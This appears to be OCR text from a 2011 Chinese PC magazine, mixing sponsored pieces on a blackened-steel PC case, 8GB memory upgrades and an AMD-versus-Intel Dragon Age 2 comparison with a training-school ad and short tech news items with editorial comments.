
0.5mm 的 SPCC 钢板在黑化处理后,整体硬度和防辐射能力都更加出色,为用户营造出安全、可靠、健康的电脑使用环境,值得称赞。此外该机箱在扩展能力上也可圈可点,提供了 4 个光驱位、1 个软驱位和 6 个硬盘位,堪称同类产品中的佼佼者。这也是多彩 MR402 一上市就热卖的重要原因。

黑化机箱要认准品牌,劣质黑化将带来潜在新威胁

虽然机箱内部黑化处理已经是一种新的趋势,但并非所有的黑化机箱都是值得选购的产品。首先黑化处理无疑要增加生产中的环节,增加生产成本,只有像多彩这样的大厂,才能凭借产能和销售优势,消化黑化带来的额外成本。比如最新上市的 MR402 就采用了黑化处理,但依然以 258 元的高性价比价位销量火爆。而且作为国内一线厂商的产品,多彩



● 劣质黑化机箱买不得

MR402 不仅造型时尚,在选材、做工、细节设计等多方面也一丝不苟,无可挑剔,是主流消费者的首选机箱。

但其他劣质机箱就不同了,为了节约成本,这类机箱虽然也经过了黑化处理,但却采用铅含量超标的劣质涂料上,不仅加剧了对环境的污染,而且对使用者的身体健康也造成了不利影响。笔者就曾经在从售价 199 元的某品牌的低端黑化机箱中闻到了刺鼻的涂料气息,而且黑化处理更成为其掩盖劣质钢板的手段,整个机箱的钢板像纸一样薄,根本无法起到保护内部配件的作用。这样的行为,完全将消费者的权益和健康抛到脑后,完全没有任何责任感。因此消费者在选择黑化机箱,一定要认准大品牌,多彩 MR402 绝对就是值得消费者信赖的产品。

选购建议

多彩 MR402 作为主流机箱中,为数不多的全黑化机箱产品,仅 258 元的售价使其性价比优势在同类产品中无人能及。再加上内部黑化带来的耐用、健康、大气时尚等诸多优势,将多彩 MR402 打造成所有消费者眼中最值得购买的精品,如果你正在计划入手采用黑化处理的机箱,那么这款产品一定不能错过。

Product
热点导购

Win7 64 位渐成主流



内存不给力怎么行? 三步制定 8G 内存扩容计划

随着 64 位 Win7 逐渐成熟,对应的软件也越来越多,我们将很快迎来 64 位时代。凭借着对大内存完美的支持和更高的软件执行效率,已经有很多先行者已经进入了 64 位的世界。为了将 64 位系统的优势彻底发挥,将内存容量扩充到 8G 才是 64 位用户的目标。宇瞻作为业内一线厂商,针对 64 位用户的内存扩容计划,提供了超丰富的产品供消费者选择。下面我们就一起开启这段 64 位系统的内存扩容之旅吧。

64 位系统有啥优势? 怎样的平台才能充分发挥 64 位平台的优势?

早在 2004 年,AMD 就发布了第一颗民用级 64 位处理器 Athlon 64,从而掀起了硬件 64 位时代。64 位操作系统主要优势有两点,第一就是理论运算速度更强,在软硬件的支持下,可以达到近 1 倍的性能提升。而对于现阶段用户来说,意义最大的就是 64 位系统可支持多达 128 GB 的内存和多达 16 TB 的虚拟内存,而 32 位系统仅能支持 4G 内存。对大内存支持更完善,也直接提升了在 64 位系统下,在 8G 以上内存容量的支持下,64 位系统中运行的软件,在启动速度,运行速度上,执行效率比 32 位系统要高出许多。因此大容量内存才是 64 位平台最核心的环节。

因此 64 位操作系统从出生开始,就和大容量内存命运共生共荣,要

发挥 64 位系统的最大优势,8G 以上的超大内存是必不可少的环节之一。不过以往由于内存价格较高,超大容量的内存普及难度很高。但在内存价格相当亲民的今天,即使是普通消费者也能配置上 8G 甚至 16G 的内存,再加上大量原生 64 位软件的成熟,64 位系统的普及已经进入倒计时。而在内存价格欲涨未涨的今天,绝对是消费者内存扩容的最佳切入点。但相对常规内存,组建大容量内存时,注意的要素更多,主要集中在内存工作稳定性、内存的兼容性和内存的超频性三方面,接下来我们就详细关注下该如何挑选出好内存,为 64 位平台顺利扩容。

稳定性、兼容性、超频性一个都不能少。宇瞻高品质内存更让消费者放心

正如前面所说,大容量内存平台在组建时,需要注意的要素更多。首当其冲的就是内存工作的稳定性,尤其是单条 4G 内存,由于容量比 2G 内存增大一倍,做工、用料,设计等环节对于内存产品来说影响更大。高品质的常规 DDR3 内存一般都采用 6 层以上的 PCB 板,而且电排电阻等贴片元件装贴整齐,绝不会存在虚焊漏焊的情况。此外大量的蛇形走线也能保证内存内部信号传输稳定。从这点看,宇瞻旗下的经典系列、黑豹金品系列以超高的品质,亲民的价格,以高性价比赢得了消费者的青睐。

此外大容量内存平台必定由多条内存组合而成,此时内存如果兼容性不好,将造成在使用中出现频繁蓝屏、死机等现象,因此内存的兼容性问题不容忽视。宇瞻内存 100%通过严苛的原厂兼容性和稳定性测试,将

内存的兼容性隐患降低到最低点,彻底免去了困扰消费者的内存兼容性问题。对于部分高端玩家来说,还可能会对大容量内存平台进行超频,由于受到内存容量、内存数量等因素的制约,对内存的超频能力要求更高。对于这部分用户而言,高品质的宇瞻猎豹超频系列独有的瀑气式窗口绝对是保证超频成功和超频稳定的重要辅助,值得推荐。



实战大容量内存平台搭建,用户该如何制定内存扩容计划?

不少消费者有着升级到 64 位操作系统,搭建超大内存平台的意向,但因为没有制订好升级计划,因此显得有些茫然,这里笔者为大家提供两个内存扩容方案,作为抛砖引玉:

| 升级前平台 | 内存升级方案 | 升级花费 |
|----------------------|-----------------------------|------------|
| AMD 速龙 II X2 250 | | |
| 某品牌 DDR3 1066 1G x 2 | 宇瞻经典 DDR3-1333 4G x 2 530 元 | 400 元(折价后) |
| 微星 785GM-E65 | | |
| 蓝宝 HD5670 白金版 | | |

表中的平台在升级前,是相当具有代表性的 2G 内存平台,由两条 1G 内存组成了双通道平台。虽然主板提供了 4 个 DIMM 插槽,但原有的 1G 内存却无法满足不同容量需要,建议将原有的 1G 内存折价出售,然后购入两条宇瞻经典 DDR3-1333 4G 内存,组成双通道的 8G 内存平台,完

美实现 64 位操作系统扩容计划。

| 升级前平台 | 内存升级方案 | 升级花费 |
|----------------------|------------------------------|-------|
| Intel 酷睿 i5 560 | | |
| 某品牌 DDR3 1333 2G x 2 | 宇瞻黑豹金品 DDR3-1600 4G 套装 499 元 | 499 元 |
| 微星 785GM-E65 | | |
| 蓝宝 HD5670 白金版 | | |

该表中是 Intel 具有代表性的 4G 内存平台,由两条 2G 内存组成双通道。由于主板提供了 4 个 DIMM 插槽,因此无需折价出售原有内存,直接购入宇瞻黑豹金品 DDR3-1600 4G 套装加入系统即可。虽然出现内存混插情况,但用户完全不必担心兼容性问题,宇瞻黑豹金品内存将完美地与原有内存一起组成 8G 平台,稳定工作。

谁能完美演绎 DX11?

Intel平台败阵《龙腾世纪2》DX11模式 AMD平台表现又将如何?

拥有着无冬之夜、博德之门的著名开发团队 BioWare,在今年3月又推出了其重量级 RPG 大作《龙腾世纪2》。但玩家曝出使用 Intel 酷睿 i7 2600+GTX570 平台在开启 DX11 模式后,游戏帧数非常低,且画质出现大幅度下降的情况。该消息经过众多网友认证后,已确定 Intel 平台无法良好运行《龙腾世纪2》。那么 AMD 3A 平台在这款游戏的 DX11 模式中,表现又将如何呢?

解析大作《龙腾世纪2》,DX11+特效全开,哪种平台才能满足需要?

BioWare 推出的《龙腾世纪2》是该工作室的又一大作,其亮点在于丰满的剧情、激烈的战斗场景、出色的画质以及对 DX11 模式的支持。不过要玩转《龙腾世纪2》,对于平台的性能需求却是相当高的。

这恐怕是虫博士见过的,配置最高的推荐配置单了。不仅要求酷睿 2 和羿龙 II 三核处理器,而且要完美支持 DX11,甚至要 ATI

HD5850/NVIDIA GTX460 以上的中高端显卡才行。从推荐配置来看,《龙腾世纪2》对于三核以上的处理器提供了完善的优化,多核心数的处理器将在游戏中占有明显优势,因此从民用级市场来看,旗舰级的羿龙 II X6 1100T 就成为高端玩家眼中最炙手可热的宠儿。比起 Intel 酷睿 i7 2600 处理器在

性能和硬件规格上更有适合《龙腾世纪2》的需求。

| 配件 | 官方推荐配置 |
|---------|---|
| CPU | Intel Core 2 Quad 2.4 GHz 或 AMD Phenom II X3 Triple core 2.8 GHz |
| 内存 | 2GB (4 GB Vista and Windows 7) |
| 显卡 | ATI 3850 512 MB / NVIDIA 8800GTS 512 MB |
| DX11 显卡 | ATI HD 5850 / NVIDIA GTX 460 |

对决《龙腾世纪2》,Intel平台败阵DX11模式,AMD平台表现如何?


在测试阶段,平台选择详情如下:

虽然两款平台在硬件规格上处于同一档次,但 Intel 平台价位竟然超过 AMD 平台近 1500 元,再次将 AMD 平台的高性价比体现得淋漓尽致。那么在性能测试上,两款平台表现如何呢?

果然如网友爆料所说,Intel 酷睿 i7

2600 平台在 DX11 模式下,帧数大幅度下降,最终只有 6 帧。而且从画质效果对比来看,开启 DX11 后,画质反而不如 DX9 画质好,看来 Intel 平台的 DX11 特效。反观 AMD 平台,开启 DX11 模式后,帧数下降非常小,依然保持着 60 帧以

上的绝对流畅状态,而且 DX11 下细节画质明显更加出色,相比 Intel 平台,性能和性价比的双重优势,让 AMD 平台更受玩家瞩目。



| 配件 | AMD 羿龙 II X6 1100T 平台 | Intel 酷睿 i7 2600 平台 |
|-----|-----------------------------|-------------------------|
| CPU | AMD 羿龙 II X6 1100T 1550 元 | Intel 酷睿 i7 2600 1980 元 |
| 主板 | 映泰 TA890FXE 999 元 | 华硕 P8P67 pro 1999 元 |
| 显卡 | 蓝宝石 HD6970 2GB GDDR5 2999 元 | 索泰 GTX570 毁灭者 2999 元 |
| 合计 | 5548 元 | 6978 元 |

不一定要最高端,两款AMD亲民配置让你畅玩DX11《龙腾世纪2》

AMD 3A 平台是最适合 DX11 模式下畅玩《龙腾世纪2》的游戏平台。要畅玩《龙腾世纪2》,普通玩家还有哪些选择呢?

该 3A 平台是 AMD 定位中端主流的游戏

| 配件 | AMD 中端游戏平台 | |
|-----|-------------------|--------|
| CPU | AMD 羿龙 II X4 955 | 960 元 |
| 主板 | 捷波悍马 HA12 | 799 元 |
| 显卡 | 蓝宝石 HD6850 1G 白金版 | 1299 元 |
| 合计 | | 3058 元 |

平台,采用了羿龙 II X4 955 处理器 +890G+HD6850 的组合。该套配置在 DX11 模式下,已经可以开启高效特效设置了。在 1920×1080 分辨率下,该套配置完全可以保证 30 帧以上的运行速度。已经能够很好地让玩家以不高的花费,体验到流畅的游戏感觉。

相比而言,该套 3A 配置更适合普通玩家,作为高性价比主流游戏平台,AMD 速龙 II X4 645+880G+HD5770 性能在同价位平台中可

谓一骑绝尘。该配置完全能够在 1920×1080 分辨率下达到 60 帧的绝对流畅帧数,让普通消费者也能畅享最新游戏大作《龙腾世纪2》带来的愉悦游戏体验。

| 配件 | AMD 高性价比游戏平台 | |
|-----|-------------------|--------|
| CPU | AMD 速龙 II X4 645 | 698 元 |
| 主板 | 技嘉 GA-880GM-D2H | 599 元 |
| 显卡 | 迪兰恒进 HD5770 恒金 1G | 799 元 |
| 合计 | | 3058 元 |

汇众教育本期推荐校区:北京动漫学院



动漫人才高薪难觅 汇众揭示成功秘笈



汇众了动画、网络游戏、多媒体技术等元素的动漫产业,素有“21世纪知识经济核心产业”的美称。就目前来看,动漫已经日益成为一个潜力巨大、发展迅猛的产业,它属于劳动密集型、智力密集型、高附加值的现代服务业范畴。

随着我国动画、漫画爱好者的队伍不断壮大,巨大的动画、漫画市场越来越受社会重视。然而,目前我国动漫行业的人才缺口却极其巨大。有调查显示,许多高薪职位,像优秀的动漫游戏设计师,年薪可达30万元左右,但还是“有价无货”。从中不难看出我国动漫游戏产业的迅猛发展急需大量高级动漫游戏人才。



急需大人才少

作为世界上最具潜力的动漫消费市场,伴随着行业的急速发展,对人才培养的要求也在提高。中国的民族动漫产业在原创能力、人才、技术、知识产权保护等方面正受到严峻考验。尤其是兼通艺术与技术的复合型动漫人才不足,使我国的动漫产业缺乏活力,发展受到严重制约,中国动漫人才的需求正处于严重紧缺状态。在一个行业里,从业人员紧缺度最直接的表现就是他们的社会地位和收入水平。动漫设计作为新兴的创意工作,专业人才社会地位相对较高,薪资水平也普遍高于传统行业,然而,就在这种高薪水、高待遇的“诱惑”下,中国的动漫企业仍然招不到合适的人才。

打破人才困局

虽然动漫游戏作为一个拥有巨大潜力的新兴产业,受到投资者青睐和政府的重视,但却受到中高端人才缺乏的制约。正所谓“21世纪,最贵的是人才”。面对中国动漫产业产值的高增长,我国不足万人的研发队伍显得过于单薄,专业人才的不足已经成为制约行业发展的瓶颈。

“最初选择开发动漫学院这个项目,就是因为看重了市场对动漫人才的巨大渴求。”汇众教育北京动漫学院的专家说,“过去的动漫行业,大部分从业者都是美术学院绘画专业出身,有的甚至是半路出家,在技术水平、故事创作、镜头语言的掌握和运用上并不能完全适应目前市场的需要;而企业需要熟练掌握先进动漫开发和制作技术,知识面宽,并且要

具备较高职业素质,能适应团队项目合作的人才,过去那种单纯围绕理论做文章的人才培养思路已经过时了。”

动漫热了 培训火了

动漫热,不仅使得这个行业热,也使得动漫培训日益火爆起来。虽然全国有200多家院校设置了动漫专业,但是由于起步晚,同火热的市场需求相比,难以迅速解决需求问题,因此众多培训机构起到了不小的缓解作用。

汇众教育北京动漫学院专家介绍,现在的培训机构大多是专业机构,完全依照市场需求进行,人才培养上更实用,这就使得不仅仅是学员蜂拥而至,不少企业也慕名而来,我们便发挥了桥梁的作用,学员们的就业在很大程度上得到了保障,随着动漫产业的发展,更吸引了外界的目光,不少培训学员甚至来自外地省份,这无疑使得今年的动漫培训将更加火热。专家认为,动漫学院项目的正式启动,标志着我国动漫人才职业教育迈上了一个系统化、规范化的新台阶,也为千千万万动漫爱好者将兴趣与职业发展相结合提供了一个绝好的机会。

紧密结合最新行业需求

面对技术快速更新的动漫市场,汇众教育北京动漫学院对原有课程进行了全面升级,整合社会优势资源,引入全新“云培训”教育理念。同时与众多知名企业达成定向人才协议,全力满足目前北京地区动漫行业人才紧缺的企业用人需求,为学生搭建“两网一平台”,入学签署《就业推荐协议》,毕业输送到企业工作,为动漫游戏企业定向培养人才,形成了产、学、研于一体的教学模式,让学员实现兴趣与职业的完美结合,切实保障学生的就业无忧。针对当前就业形势,汇众教育北京动漫学院新课程全新定义的《2011年大学生就业保障工程》,更加具有针对性,定位于就业方向更加清晰,2D方向:Flash动画师;3D方向:Maya角色动画师;3D高级:CG动画师。课程全面覆盖了动漫动画产业中从2D平面设计,2D动画影片设计,3D建模设计,3D人物设计,3D动画影片设计等等各个方向,更加贴合学员的学习需求和最新动漫就业发展新趋势。如果你对这个朝阳职业感兴趣,不妨来试试。

课程开设:Flash动画师;Maya角色动画师;影视动画师;动画就业



脱产/业余班等,不定期开设专场免费体验营和动画大揭秘活动,了解各开设专业详情获取最新国内行业资讯。

咨询热线

汇众教育北京动漫学院

地址:北京市朝阳区安华里2区13号汇众教育楼

咨询热线:010-59221466

咨询QQ:800019396,1632223496

网址: <http://cbda.gamfe.com/>

全国免费咨询热线:400-6161-099

集团官网: www.gamfe.com

都是黄牛惹的祸?

Point

1

iPad2 水货价格降到 5000 元以下

目前,水货 iPad2 价格已由 7000 元跌至不足 5000 元,销售开始出现滞缓。各苹果经销店内均有 iPad2 销售,而这在一个月前是根本不可能发生的。iPad2 自从 3 月 11 日在美国发售以来,第一批水货刚在中关村到货,便销售一空。经销商表示,现在市场上货源充足,竞争相较于 iPad2 刚上市时激烈了不少,所以只能通过降价招揽客人。目前 iPad2 已通过中国的 3C 认证,预计 5 月份行货将在内地上市销售。

评: 正常价格没人买,几倍价格通宵排队买。人傻钱多的人买完了,剩下的人都是正常人啊!为什么要买?当达到原价十分之一时候更加没人买,因为那时就没法拿这个装 2 了。

Digi
NEWS

Point

2

无聊到这种程度?
魔兽玩家用探索方式升到 85 级

魔兽玩家在满级之后多半表示没事情做。来自美服 Feathermoon 的暗夜精灵德鲁伊玩家升到 85 级竟然没有做过一个任务,甚至是一只怪物。他说:“我在每个地图中都尽可能收集全每一张地图中的探索经验。同时,你也会以另外一种非常有趣的方式观察着这个世界,你也尽可能发挥自己的潜能。”

评: 如果说玩游戏是为了消遣,那么这哥们确实堪称宅男典范,能达到这种级别绝对是一座无法逾越的存在。反观国内一些玩家,代练、买装备、出钱刷副本,而且还反反复复地搞,这样不觉得很无聊么?学学人家,多挖掘点乐趣吧。


拖动变“扯皮”
新型触摸操作方式

一项最新的触控技术已经把平整的液晶屏变成了凹凸的。以 Google Map 为例,这样的弹性界面能够让你拖动地图时,同时看到之前屏幕上的地点和拖动过来的地图部分,再也不用拖来拖去对比两处了。另外,这个弹性界面其实只是个算法而已,能够很简单的集成进现有的触摸装置,非常方便。

评: 实感体验已经逐渐走进了用户的视野,无论是 3D 还是中立感应,都是因此而诞生的。或者有一天我们真能玩到那种可以反馈手感的动作游戏呢。

Point

3



Point

4

稀缺资源炒上千元
无限上网卡存在隐忧

近日,形形色色的“无限上网卡”在各类通信类网络论坛中被疯传和热卖。卖家宣称是破解的卡,但这类上网卡其实是之前搞促销活动所遗留的稀缺资源,只需每月支付几十元,就能在短时间内无流量限制地上网。由于“免费”,这类上网卡的转让费被炒到数百元到上千元不等。目前运营商已经采取了部分的限制措施,后续可能会梳理号段来处理异常的用户。

评: 运营商就是见不得消费者占他一点便宜,他们自己垄断了多年也没出来反省。其实多数用户对上网的需求很简单,但资费这个坑确实太大了,搞得大家都不愉快,何苦呢。

Point
5

电子商务公司逃离百度

越来越多的互联网企业在逃离“百度关键字”广告,这些逃离百度的企业大多为以电子商务领域为主的企业,这些企业具有一定的共性,就是它们已经建立了一定的知名度,聚集了一定的客户群。在衡量巨额的百度广告费用和自己的运营费用之后,企业选择了出走百度。据悉,这些企业包括新蛋网、敦煌网、当当网。电子商务企业逃离百度,成为了最近互联网的一个新现象。京东商城 CEO 刘强东近日也在微博中“炮轰”百度,称百度将“京东”卖于竞争对手,并称百度借“京东”这个关键词一年就能赚 1500 万,他表示将停止在百度的广告投放。

侃侃:一个关键词就能值八位数,这下知道百度的钱为什么这么好赚了。俗话说了拿了钱就要做事,关键词竞价排名赚钱已经够轻松了,还要暗地里搞点转卖行为,这样也太不道德了吧。



Point
6

微软 Windows 应用商店泄露

早在去年 6 月份曝光的一份 Windows 8 开发资料中,Windows 应用程序商店(Windows App Store)就首次被公诸于世,最近又爆出最新的 Windows 应用商店截图。根据微软的说法,通过 Windows 应用程序商店“消费者可以下载他们需要的应用程序,而且这些应用程序都有安全保障,他们可以放心地在任何 Windows 8 设备上运行。”Windows 应用商店的界面十分简洁,打开后就像是开启了一个文件夹。和之前消息相同,Windows 应用商店左侧有:我的应用、应用商店、我的下载、应用管理、系统设置等,右边可以看到我的收藏、我的账户以及一些应用排行榜等。

侃侃:自从苹果的应用商店面世之后,应用商店这个概念也如同 iPad 一般被各种各样地抄袭,如今连微软也沉不住气要搞个应用商店,不过在中国,这类花钱的软件还是没盗版用着舒服啊。



Point
7

传言金山 已悄然收购驱动之家



有消息人士透露,金山网络日前已低调收购驱动程序下载、新闻资讯和产品评测网站驱动之家,部分驱动之家员工已经开始到金山网络上班。分析人士指出,这也是金山网络寻求与 360 差异化竞争的一条路。驱动之家成立于 1998 年,提供免费可靠稳定的驱动下载服务,并且提供即时更新的新闻、应用、IT 产品评测等内容。更为重要的是,驱动之家还拥有集驱动管理和硬件检测于一体的、专业级的驱动管理和维护工具驱动精灵。

侃侃:各软件公司同 360 的竞争已经进入白热化,可想而知在不久的将来这一类安全软件也将拥有驱动更新的功能。对于用户来说,这倒是挺方便的一个功能,只是希望更新提示不要太频繁。

微观点

Point
8

ALS 患者用脚贡献生命中最后一个代码补丁

ALS 是肌肉萎缩性侧索硬化症,是一种渐进和致命的神经退行性疾病,病人的肌肉会逐渐衰弱、萎缩,丧失运动能力。一名叫做 Adrian Hands 的 ALS 患者,在已经失去了运动能力、双手残废无法使用键盘的情况下,用脚在一个莫尔斯码键盘模拟器上编写代码,为 GNOME 提交了生命中最后一个 patch,修正了 GNOME 中一个存在了 9 年的 BUG。

侃侃:向伟大的程序员 Adrian Hands 致敬,生命之中总是充满各种让人感动的事情,在生命的最后关头用脚编写代码,这是一种



多么顽强的精神,看看自己健全的身体,是否该更加努力呢?

Point
9微软绝情
IE10 将不支持 Vista

虽然 IE9 才发布不到两个月,可是 IE10 也已经浮出了水面。微软在 MIX11 大会上宣布了 Internet Explorer 10 Platform Preview 1,据微软称,IE10 与 IE9 一样,也建立在硬件加速图形工具软件之上,而且 IE10 将继续支持 HTML5 和 CSS3。据说网络开发人员最常用的两款 CSS3 指令即 Gradients 和 Flexible Box Layout 都已经成为 IE10 的组件。而目前关于 IE10 最大的新闻是,IE10 将只支持 Windows 7 32 和 64 位两个版本,其他系统一律不支持。

侃侃:IE9 前景尚未明了,如今 IE10 也出来了,版本号更新速度如此之快,莫非微软也受到了 Chrome 的影响?至于不支持 Vista,也只是表明了微软的一种态度,和 XP 的顽固态势不一样,Vista 自诞生之日起就处于争议之中,作为微软近年来最差劲的系统,IE10 不支持 Vista 也是理所当然的。



我曾经跟朋友讨论过为什么选 Apple 而不是选 Android,有一半原因就是因为它 Icon,简洁啊,和谐啊,赏心悦目啊,每天都要看上几十眼的东西,美和协调的感觉太重要了。

——@丁建新

微博带来了什么?有利有弊,就像把双刃剑。在这个微博信息蜂巢,人人都是源头的时代,轻信很有可能就会被忽悠一把。正如鲍牙哥被自杀,金庸被去世,还好,我庆幸,身处媒体十二年,我还能分得清楚真假。而其他人呢?

——@环球网东子

中国电子商务有今天的火爆,淘宝、支付宝、京东们努力有功劳,但快递业功劳更大,快递工人功劳更大;快递能有这样的功劳,离不开电动车在中国的爆发,电动车才是功不可没!

——@Fennng

数字榜

5 亿

近日有知情人士透露,腾讯计划投资 5 亿元进入影视剧制作领域,并与多家影视公司进行了接洽。该知情人士表示,这是腾讯首次杀入影业,5 亿元是作为先期投入,计划打造数部影视剧,也不排除成立专门影视制作公司的可能,并与中影集团、华谊兄弟等多家影视行业大佬进行了接洽。

74 万

中网公司董事长、CNNIC(中国互联网络信息中心)首席科学家毛伟表示,我国 74 万域名服务器有一半存在安全隐患,100 元可以注册域名,但买不来域名安全。

170 万

在硅谷这个科技企业的圣地中,连抢劫案都与众不同。美国执法机关最近表示破获一起特大半导体抢劫案,今年 3 月 27 日,13-15 名蒙面抢劫犯潜入 Unigen 公司,盗取了 170 万颗,目前价值 3700 万美元的闪存芯片。美国执法机构称已经抓获 5 名嫌疑人,98% 的被抢芯片已经追回。

3000


曾经的“打工皇帝”,如今的“学历门”事件主角唐骏近日向媒体承认其花费 3000 多美元获得了美国西太平洋博士学位。

或将能取代 CPU! AMD 官方谈 Fusion APU

传统的 X86 芯片正在遭遇 Fusion APU 这样的创新型芯片的强有力挑战,而 AMD 某部门高级总监 Neal 预测,APU 或将可以在一定程度上取代 CPU。不过并不是说单纯的 CPU 芯片将不复存在,在起码 5 年之内,单纯的 CPU 芯片还将继续存在。

点评:AMD Fusion APU 将 CPU 和 GPU 融合在一起,最大的发挥两种芯片的计算优势,不过 APU 性能的发挥在很大程度上取决于软件的优化。

Point
10



Point
11

NVIDIA/AMD 各有桌面独显集显切换计划

由于 Intel Sandy Bridge 微架构处理器从低端到高端全部集成了图形核心,让桌面平台独显/集显自动切换技术的重要性越来越高。目前,以色列 LucidLogix 公司的 Virtu 技术是唯一已经宣布的桌面显卡自动切换方案。但 NVIDIA、AMD 公司也在各自研发类似方案了。

点评:Virtu 技术虽是目前仅有的独显集显切换方案,但每块主板 10 美元的授权费用实在太贵了。




Intel 2016 年 杀奔 7nm 工艺?

2012 即将到来,Intel 正在有条不紊地准备推出新的 22nm 工艺,那么再往后呢?之前曾有分析家预测,Intel 应该会在 2014 年、2016 年相继推出 15nm、11nm 工艺。不过最新的消息显示,Intel 打算在 2016 年就会杀奔看起来有些不可思议的 7nm,一举进入后 10nm 时代。

点评:Intel 半导体工艺研发的实际操作目前最远应该涉及到 11nm,7nm 或许还只是停留在理论阶段。

Point
12



Point
13

全球 PC 机销量下滑 联想成最大赢家




全球 PC 机市场在 2011 年第一季度较去年同期下滑了 3.2%,主要原因是投资者对计算机硬件市场仍持谨慎态度。而在过去的一年里,宏基市场份额从 12.9% 下滑至 11.2%,而同期联想则凭借自 10% 至 16.3% 的市场占有率成为了最大的赢家。

点评:随着燃油价格和其他商品价格的上涨,以及中东地区的不稳定和日本地震等,都对电脑产品的销量造成一定影响。

7341.83 MHz Intel Core i7 920 再破世界纪录

Intel Core i7 920 自从上市以来,就以优异的超频性能迅速赢得了超频发烧友们的喜爱,尤其是 D0 步进版的 Core i7 920,更是大幅提升了超频性能,成为超频极品。日前,Ardalan_CCU 就成功地利用一块 Core i7 920,成功地将频率超到了 7341.83 MHz,此时,处理器外频达到了 244.73MHz,电压也加到了 1.44V,从而打破了之前由 duck 保持的 7307.84MHz 的 Intel Core i7 处理器频率世界纪录,而 Ardanlan_CCU 所使用的平台是富士康 X58 主板、威刚 2GB 内存。



安桥发布 创新 X-Fi 芯片发烧声卡

超级发烧



日本音响厂商安桥日前发布了新品 PC 声卡 SE-300PCIE, 搭载创新公司的 20k2 X-Fi 芯片,采用 PCI-E x1 接口。支持 EAX ADVANCED HD 5.0;该卡提供了游戏、娱乐、音频创作三种工作模式。为提升音质,该卡没有使用传统的集成电路运放芯片,而是全部使用分立部件,专门设计的上下对称的 DIDRC 电路,提高转换速率降低噪音。为适应游戏玩家经常使用耳机收听的习惯,耳机输出同样基于 DIDRC。而 7.1 声道输出由于使用子卡提供,则无法通过 DIDRC 电路输出。SE-300PCIE 的数模转换部分使用两颗德州仪器 PCM1798 DAC,实现 120dB 信噪比。为保证稳定供电,该卡没有直接使用 PC 供电,而是使用了将 PCI-E 12V 重新转换为 12V 和 5V 供电的“绝缘型高压双电源”。

奇特新鲜

换主机就销毁数据 东芝发布自加密硬盘

东芝推出新一代自加密硬盘 (SED) 产品“MKxx61GSYG”系列,只要连接到未知主机上就会自动擦除受保护的数据。在家电开机的时候,硬盘和主控制器会自动运行一个认证过程,认证失败就会拒绝访问,甚至擦除所存储的敏感数据。




Mionix 将推背光机械键盘 Zibal 60



机械键盘大多数都采用了较为朴素的设计。日前,游戏外设厂商 Mionix 宣布,将推出 Zibal 60 机械键盘,专门针对游戏玩家。该键盘采用 Cherry MX 黑轴,在每个按键轴顶端都提供了一颗 LED 照明灯。全黑加绿色背光的设计非常拉风。

ORICO 3548RUS3 四盘位阵列盒上市

ORICO 最新推出一款 4 盘位外置磁盘存储阵列系统,型号为 orico 3548rus3,该产品采用全新铝镁合金无缝设计,合金厚度达到 1.5mm,底座还有橡胶防滑处理!该阵列采用全铝材质,配以黑色和银白色磨砂设计,非常时尚却又不失稳重。



史上最凌乱的硬盘

一位国外网友近日“炫耀”了他的磁盘碎片情况。这块基本上没有空闲空间的硬盘(或者说分区)已经着实凌乱不堪,代表碎片的红色条纹密密麻麻,完整的深蓝色几乎完全被淹没,估计整理结果根本没有什么改善。

本期评论产品:

AMD Radeon HD6790

